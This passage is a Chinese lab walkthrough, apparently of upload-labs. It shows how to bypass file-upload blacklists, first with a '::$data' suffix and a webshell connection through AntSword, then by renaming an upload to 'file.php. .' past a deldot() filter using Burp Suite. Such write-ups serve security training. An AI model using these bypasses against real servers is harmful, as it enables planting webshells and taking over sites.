
- 右键打开文件`NinethSecondMethod.php`




- 复制打开文件`NinethSecondMethod.php`的网址

```
http://192.168.0.102:8080/upload-labs/upload/202402050507382067.php::$data
```


- 打开蚁剑，配置相应的数据；`URL地址`填写上传文件的网址，`连接密码`根据脚本`NineSecondMethod.php`里的数据填写



- 可看到，添加数据成功




- 双击打开数据，`getshell`成功




Pass10

方法一

- 首先查看提示



- 查看源代码




这一关黑名单，最后上传路径直接使用文件名进行拼接，而且只对文件名进行`filename=deldot(file_name)`操作去除文件名末尾的点，构造后缀绕过黑名单


`deldot()`函数从后向前检测，当检测到末尾的第一个点时会继续它的检测，但是遇到空格会停下来

- 编写脚本`TenFirstMethod.php`


```
<?php phpinfo(); ?>
```




- 上传脚本`TenFirstMethod.php`




- 用`burpsuite`拦截并修改文件名`TenFirstMethod.php`为`TenFirstMethod.php. .`







- 可以看到已经成功绕过，文件`TenFirstMethod.php`成功上传



- 右键打开文件`TenFirstMethod.php`



